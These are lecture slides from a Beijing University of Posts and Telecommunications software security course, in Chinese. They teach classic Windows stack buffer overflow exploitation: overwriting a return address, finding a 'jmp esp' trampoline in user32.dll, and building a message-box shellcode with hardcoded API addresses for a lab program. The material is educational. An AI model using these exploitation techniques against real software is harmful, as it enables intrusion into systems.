



北京邮电大学

软件安全

北京邮电大学网络空间安全学院

张淼

zhangmiao@bupt.edu.cn

北京邮电大学

BEIJING UNIVERSITY OF POSTS AND TELECOMMUNICATIONS



第五讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



一、shellcode概述— shellcode与exploit

1996年，Aleph One与Underground发表了著名论文Smashing the Stack for Fun and Profit,其中详细描述了Linux系统中栈的结构和如何利用基于栈的缓冲区溢出。



一、shellcode概述— shellcode与exploit

在这篇具有划时代意义的论文中，Aleph One演示了如何向进程中植入一段用于获得shell的代码，并在论文中称这段被植入进程的代码为“shellcode”。



一、shellcode概述— shellcode与exploit

后来人们干脆统一用shellcode这个专用术语来通称缓冲区溢出攻击中植入进程的代码。之后讨论的shellcode是植入进程的代码，而不是狭义上的仅仅用来获得shell的代码



一、shellcode概述— shellcode与exploit

植入代码之前我们需要做大量的调试工作。


例如，弄清楚程序有几个输入点，这些输入会当做哪个函数的参数读入到内存的哪一个区域，哪一个输入会造成栈溢出等等。

调试后还要计算函数返回地址和缓冲区的偏移并且淹没来使shellcode得到执行。

这个代码的植入过程就是漏洞利用，即exploit



一、shellcode概述— shellcode与exploit



缓冲区溢出过程中的功能模块划分



第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



二、定位shellcode

堆栈溢出实例

栈帧移位与jmp esp

获取“跳板”的地址

使用“跳板”定位的exploit



淹没返回地址

我们知道了，我们可以通过设计长度淹没邻接的authenticated变量来改变程序流程，那么我们再把它长度再延长一点，淹没掉返回地址是否也能改变程序流程呢？

buffer[0-3]

buffer[4-7]

authenticated

左侧是变量的 排列顺序图

EBP

返回地址

观察一下我们发现我们只需要先放置16个字符串，然后接下来的4个字节就能够淹没返回地址，达到控制返回地址的目的



淹没返回地址

OllyDbg - overflowret.exe - [CPU - 主线程, 模块 - overflow]

文件(F) 查看(V) 调试(D) 插件(P) 选项(O) 窗口(W) 帮助(H)

LEMTW H C / K B R S

地址	HEX 数据	反汇编	注释	寄存器 (FPU)
004010DD	83BD F8FBFFF	CMP DWORD PTR SS:[EBP-408], 0		EAX 00000000
004010E4	75 07	JNZ SHORT overflow.004010ED		ECX 00000101
004010E6	6A 00	PUSH 0	[status = 0	EDX FFFFFFFF
004010E8	E8 A3050000	CALL overflow._exit	[_exit	EBX 7FFDF000
004010ED	8D85 FCFBFFF	LEA EAX, DWORD PTR SS:[EBP-404]		ESP 0012FFC4
004010F3	50	PUSH EAX	Arg3	EBP 0012FFFO
004010F4	68 84604200	PUSH overflow.00426084	format = "%s"	ESI 00000000
004010F9	8B8D F8FBFFF	MOV ECX, DWORD PTR SS:[EBP-408]	stream	EDI 00000000
004010FF	51	PUSH ECX	[_fscanf	EIP 00401A50 over
00401100	E8 BB040000	CALL overflow._fscanf		C 0 ES 0023 32位
00401105	83C4 0C	ADD ESP, 0C		P 1 CS 001B 32位
00401108	8D95 FCFBFFF	LEA EDX, DWORD PTR SS:[EBP-404]		A 0 SS 0023 32位
0040110E	52	PUSH EDX		Z 1 DS 0023 32位
0040110F	E8 F1FEFFFF	CALL overflow.00401005		S 0 FS 0038 32位
00401114	83C4 04	ADD ESP, 4		T 0 GS 0000 NULL
00401117	8945 FC	MOV DWORD PTR SS:[EBP-4], EAX		D 0
0040111A	837D FC 00	CMP DWORD PTR SS:[EBP-4], 0		O 0 LastErr ERROR
0040111E	74 0F	JE SHORT overflow.0040112F		EFL 00000246 (NO)
00401120	68 88604200	PUSH overflow.00426088	[format = "incorrect password! □"	ST0 empty 0.0
00401125	E8 16040000	CALL overflow._printf	[_printf	ST1 empty 0.0
0040112A	83C4 04	ADD ESP, 4		ST2 empty +UNORM
0040112D	EB 0D	JMP SHORT overflow.0040113C		ST3 empty +UNORM
0040112F	68 28604200	PUSH overflow.00426028	[format = "Congratulation! You have passed the	ST4 empty -UNORM
00401134	E8 07040000	CALL overflow._printf	[_printf	ST5 empty 0.00000
00401139	83C4 04	ADD ESP, 4		ST6 empty +UNORM
0040113C	8B85 F8FBFFF	MOV EAX, DWORD PTR SS:[EBP-408]	stream	ST7 empty +UNORM
00401142	50	PUSH EAX	[_fclose	3
00401143	E8 18030000	CALL overflow._fclose		FST 0000 Cond 0
00401148	83C4 04	ADD ESP, 4		FCW 027F Prec NE
0040114B	5F	POP EDI		

0040112F=overflow.0040112F

main_00023: if(valid_flow)

地址	HEX 数据	ASCII	0012FFC4	77B67903	返回到	KERNEL32 77B67903
00428000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFC8	00000000		
00428010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFCC	00000000		
00428020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFD0	7FFDF000		
00428030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFD4	00000000		
00428040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFD8	0012FFC8		

程序入口点

暂停

开始 | Debug | OllyDBG_1.... | OllyDbg - o... | C:\Docume... | [编辑1] - Ul... | 17:37



淹没返回地址

通过研究跳转和相关ascii信息提示我们发现假如文件中的密码正确的话，程序会到地址0x0040112F出继续执行程序

我们接下来的工作就是将返回地址修改为0x0040112F

(注意不通的环境返回地址可能不一样，结合实际情况进行修改)

由于记事本只能输入可见的文字，有局限，我们用UltraEdit打开password.txt文件



淹没返回地址

打开后我们选择2进制编辑的模式(图标是010101的那个按钮)

前16个字节我们就输入4321432143214321就好了

4321转化为16进制的ASCII码为34333231

然后我们在17-20字节上填写下地址
0x0040112F



淹没返回地址

修改文件后进行保存，然后我们运行程序

可以观察到程序的确提示了密码正确

但是之后由于我们修改了返回地址，导致栈平衡出错

程序崩溃跳出



淹没返回地址

OllyDbg - overflowret.exe - [CPU - 主线程, 模块 - overflow]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)

LEMTWHC / KBR ... S

地址	HEX 数据	反汇编	注释
00401100	ER RBN40000	CALL overflow.fscanf	fscanf
00401105	8		
00401108	8		
0040110E	5		
0040110F	E		
00401114	8		
00401117	8		
0040111A	8		
0040111E	7		
00401120	6		
00401125	E		
0040112A	8		
0040112D	E		
0040112F	6		
00401134	E		
00401139	8		
0040113C	8		
00401142	5		
00401143	E		
00401148	8		
0040114B	5		
0040114C	5		
0040114D	5		
0040114E	8		
00401154	3		
00401156	E		
0040115B	8		
0040115D	5		
0040115E	C		
0040115F	C		

SS: [31322F2C]=
EAX=00000032
跳转来自 _main

地址 HEX 数据

00428000	00 00	0012FB30	00000000
00428010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB34	7FFDF000
00428020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB38	CCCCCCCC
00428030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB3C	CCCCCCCC
00428040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		

访问违规: 读取 [31322F2C] - 使用Shift+F7/F8/F9来忽略程序异常

暂停

开始 | Debug | OllyDBG_1... | OllyDbg - o... | [C:\Docume... | Select C:\D... | 17:43



二、定位shellcode —栈帧移位与jmp esp

我们回想下之前利用字符串赋值来修改缓冲区部分的内容，假如我们将返回地址淹没为我们手工查出的shellcode起始地址，函数返回时，这个地址被弹入EIP,然后处理器取指执行。

但是这种固定地址的方式会遇到下面的问题。



二、定位shellcode — 栈帧移位与jmp esp



调试exploit时用OllyDbg直接获得Shellcode的起始地址并用其覆盖函数返回地址，shellcode得以执行



程序重新被装入运行时，栈帧发生“移位”
先前查出的返回地址此时指向无效指令！
静态的shellcode地址不能适应动态的内存变化




二、定位shellcode —栈帧移位与jmp esp


一般情况下，ESP寄存器中的地址总是指向系统栈中，且不会被溢出的数据破坏。函数返回时，ESP所指的位置恰好是我们所淹没的返回地址的下一个位置，如下图所示



二、定位shellcode — 栈帧移位与jmp esp



使用静态地址定位，栈帧移位时，无法精确定位



利用一条`jmp esp`指令的地址覆盖函数返回地址。重新布置shellcode的摆放位置后，可以准确地定位shellcode，适应栈区动态变化的要求



二、定位shellcode —获取“跳板”的地址

在利用跳板之前，我们必须在进程空间中找到一条`jmp esp`指令的地址作为“跳板”。除了PE文件的代码被读入内存空间，一些经常被用到的动态链接库也将会一同被映射到内存。其中，注入`kernel32.dll`,`user32.dll`之类的动态链接库几乎会被所有的进程加载，且加载基址始终相同。



二、定位shellcode — 获取“跳板”的地址

jmp esp对应的机器码是0xFFE4,我们可以写一个程序来从user32.dll在内存中的基地址开始向后搜索0xFFE4,找到就返回其内存地址(指针值)。

代码核心部分如下：

```
BYTE *ptr;
```

```
int position,address;
```

```
HINSTANCE handle;
```

```
BOOL done_flag=FALSE;
```

```
handle = LoadLibrary("user32.dll");
```



二、定位shellcode — 获取“跳板”的地址

```
ptr = (BYTE*)handle;
for(position = 0;!done_flag;position++)
{
    if(ptr[position]==0xFF&&ptr[position+1]==0xE4)
    {
        int address=(int)ptr + position;
        printf("OPCODE at 0x%x\n",address);
    }
}
```




二、定位shellcode—获取“跳板”的地址

当然我们可以直接利用OllyDbg的插件获得整个进程空间的各类跳转地址。

我们可以下载一个OllyUni.dll的插件，然后放在Ollydbg的Plugins文件夹内，然后选择选项—目录—设置好插件的文件夹，然后就可以进行使用了(1.10版有效,2.x版可能无效)，然后进行如下的选择即可。



二、定位shellcode—获取“跳板”的地址





然后点击ollydbg的'L'的那个按钮，查看日志文件

北京邮电大学



二、定位shellcode—使用“跳板”定位的exploit

查找到“跳板”的地址之后，我们可以利用它来进行shellcode的注入了，我们做一个下面的实验：

	推荐使用的环境	备注
操作系统	Windows2000	其他Win32操作系统也可
编译器	VC 6.0	注意关闭GS选项
编译选项	默认编译选项	Vs2005等GS编译选项会导致实验失败
Build版本	Debug版本	Release版本需要重新调试



二、定位shellcode—使用“跳板”定位的exploit

我们由于要调用一些dll文件的函数，所以我们要知道dll的基址和他们相关函数的偏移量，在这里我们可以使用一个软件Dependency Walker，使用它能获得我们想要的函数和库的地址。

假如我们在一段程序中加载了user32.dll，并且想调用它当中的MessageBoxA函数，又调用了kernel32.dll中的exitprocess函数，那么我们可以用这个软件进行查找。



二、定位shellcode—使用“跳板”定位的exploit

Dependency Walker - [shellcode1.exe]

文件(F) 编辑(E) 查看(V) 选项(O) 剖析(P) 窗口(W) 帮助(H)

SHELLCODE1.EXE

- KERNEL32.DLL
- USER32.DLL
 - NTDLL.DLL
 - KERNEL32.DLL
 - GDI32.DLL
 - IMM32.DLL

PI	序数 ^	提示	函数	入口点
E	序数 ^	提示	函数	入口点
451 (0x01C3)	450 (0x01C2)	MessageBeep		0x00013600
452 (0x01C4)	451 (0x01C3)	MessageBoxA		0x00033D68
453 (0x01C5)	452 (0x01C4)	MessageBoxExA		0x000341DB
454 (0x01C6)	453 (0x01C5)	MessageBoxExW		0x000216F4
455 (0x01C7)	454 (0x01C6)	MessageBoxIndirectA		0x000484FF
456 (0x01C8)	455 (0x01C7)	MessageBoxIndirectW		0x00027328
457 (0x01C9)	456 (0x01C8)	MessageBoxW		0x000216CC

校验和	校验和	CPU	子系统	符号	优先基址	实际基址	虚拟大小	装载顺序	文件版本	产品版本	映像#
006384A	0x0006384A	x86	Console	DBG	0x77D90000	0x77D90000	0x0005A000	7	5.0.2191.1	5.0.2191.1	5.0
00401C8	0x000401C8	x86	Console	DBG	0x77F40000	0x77F40000	0x0003C000	5	5.0.2180.1	5.0.2180.1	5.0
001B0F7	0x0001B0F7	x86	GUI	DBG	0x75E00000	0x75E00000	0x0001A000	6	5.0.2180.1	5.0.2180.1	5.0
0070D16	0x00070D16	x86	Console	DBG	0x77D20000	0x77D20000	0x0006F000	8	5.0.2193.1	5.0.2193.1	5.0
006AF3F	0x0006AF3F	x86	GUI	DBG	0x77DF0000	0x77DF0000	0x00064000	4	5.0.2180.1	5.0.2180.1	5.0

DllMain(0x75E00000, DLL_PROCESS_ATTACH, 0x00000000) 在 "IMM32.DLL" 返回 1 (0x1)。
LoadLibraryW("C:\WINNT\System32\IMM32.DLL") 返回 0x75E00000。
DllMain(0x77DF0000, DLL_PROCESS_ATTACH, 0x00000000) 在 "USER32.DLL" 返回 28311553 (0x1B00001)。
LoadLibraryA("user32.dll") 返回 0x77DF0000。
第二次异常 0xC0000005 (访问违例) 出现在 "RPCRT4.DLL" 于地址 0x77D8056E。
已退出 "SHELLCODE1.EXE" (进程 0x2A4), 代码 128 (0x80)。

需要“帮助”，请按 F1

开始 | 运行... | 3 ... | ma... | De... | she... | she... | De... | 23:40

查找到user32.dll基址为0x77DF0000,MessageBoxA偏移量为0x00033D68,函数的地址为0x77E23D68



二、定位shellcode—使用“跳板”定位的exploit

Dependency Walker - [shellcode1.exe]

文件(F) 编辑(E) 查看(V) 选项(O) 剖析(P) 窗口(W) 帮助(H)

SHELLCODE1.EXE
+ KERNEL32.DLL

PI	序数 ^	提示	函数	入口点
☒	N/A	27 (0x001B)	CloseHandle	未发现
☒	N/A	81 (0x0051)	DebugBreak	未发现
☒	N/A	125 (0x007D)	ExitProcess	未发现
☒	N/A	170 (0x00AA)	FlushFileBuffers	未发现
☒	N/A	178 (0x00B2)	FreeEnvironmentStringsA	未发现
☒	N/A	179 (0x00B3)	FreeEnvironmentStringsW	未发现

E	序数 ^	提示	函数	入口点
☒	138 (0x008A)	137 (0x0089)	EnumUILanguagesW	0x0004BE0E
☒	139 (0x008B)	138 (0x008A)	EraseTape	0x000438CD
☒	140 (0x008C)	139 (0x008B)	EscapeCommFunction	0x0003C44F
☒	141 (0x008D)	140 (0x008C)	ExitProcess	0x0001B0BB
☒	142 (0x008E)	141 (0x008D)	ExitThread	0x000106CF
☒	143 (0x008F)	142 (0x008E)	ExitVDM	0x00002689

校验和	校验和	CPU	子系统	符号	优先基址	实际基址	虚拟大小	装载顺序	文件版本	产品版本	映像版本
DDDF37	0x000DDF37	x86	Console	DBG	0x77E60000	Unknown	0x000D5000	未载入	5.0.2191.1	5.0.2191.1	5.0
07E32E	0x0007E32E	x86	Console	DBG	0x77F80000	Unknown	0x00079000	未载入	5.0.2163.1	5.0.2163.1	5.0
000000	0x00035A51	x86	Console	PDB	0x00400000	Unknown	0x0002C000	未载入	N/A	N/A	0.0

需要“帮助”，请按 F1

开始 | 文件(F) | 编辑(E) | 查看(V) | 选项(O) | 剖析(P) | 窗口(W) | 帮助(H) | 23:34

查找到kernel32.dll基址为0x 77E60000,ExitProcess偏移量为0x0001B0BB,函数的地址为0x77E7B0BB



二、定位shellcode—使用“跳板”定位的 exploit

接下来我们写一段小程序，来通过内存地址调用MessageBoxA这个函数并且通过ExitProcess退出程序。

```
#include<windows.h>
int main()
{
    HINSTANCE LibHandle;
    char dllbuf[11] = "user32.dll";
    LibHandle = LoadLibrary(dllbuf);
    _asm{
        sub sp,0x440
        xor ebx,ebx
        push ebx
        push 0x74707562
        push 0x74707562

        mov eax,esp
        push ebx
        push eax
        push eax
        push ebx
    }
```



二、定位shellcode—使用“跳板”定位的 exploit


接下来我们写一段小程序，来通过内存地址调用MessageBoxA这个函数并且通过ExitProcess退出程序。

```
mov eax,0x77E23D68
call eax
push ebx
mov eax,0x77E7B0BB
call eax
}
return 0;
}
```



二、定位shellcode—使用“跳板”定位的exploit

我们写的这些程序，可以通过ollydbg提取出他们的机器码如图：





二、定位shellcode—使用“跳板”定位的exploit

下面对这段代码进行一下解释

机器代码	汇编指令	注释
33 DB	XOR EBX,EBX	压入NULL结尾的“buptbupt”字符串。用EBX清零后入栈是为了避免PUSH 0中的NULL, 否则植入的机器码会被strcpy函数截断
53	PUSH EBX	
68 62757074	PUSH 74707562	
68 62757074	PUSH 74707562	
8B C4	MOV EAX,ESP	EAX里是字符串指针
53	PUSH EBX	4个参数按照从右向左的顺序入栈, 分别为 (0,buptbupt,buptbupt,0) 消息框为默认风格, 文本区和标题都是“buptbupt”
50	PUSH EAX	
50	PUSH EAX	
53	PUSH EBX	



二、定位shellcode—使用“跳板”定位的exploit

下面对这段代码进行一下解释

机器代码	汇编指令	注释
B8 683DE277	MOV EAX,77E23D68	调用MessageBoxA。注意： 不同的机器这里的函数入口地址可能不同
FF D0	CALL EAX	
53	PUSH EBX	调用exit(0)。注意：不同的机器这里的函数入口地址可能不同。
B8 BBB0E777	MOV EAX, BBB0E777	
FF D0	CALL EAX	



二、定位shellcode—使用“跳板”定位的exploit

我们回忆一下我们上节课所学习的一个程序，就是利用缓冲区溢出来改变程序的结构，跨过密码验证程序。

核心的代码为用户输入字符串，然后调用自定义的verify_password的函数，来比较输入的字符串和设定的字符串是否相同。



二、定位shellcode—使用“跳板”定位的exploit

如果我们想向缓冲区中注入shellcode，我们要对程序进行一下修改，因为shellcode中，很多是无法用字符来表示出来的，所以我们把输入源改成文件。

我们可以通过ultraedit等工具生成包含16进制opcode的文件，当比较时就能实现shellcode的注入了。



二、定位shellcode—使用“跳板”定位的exploit

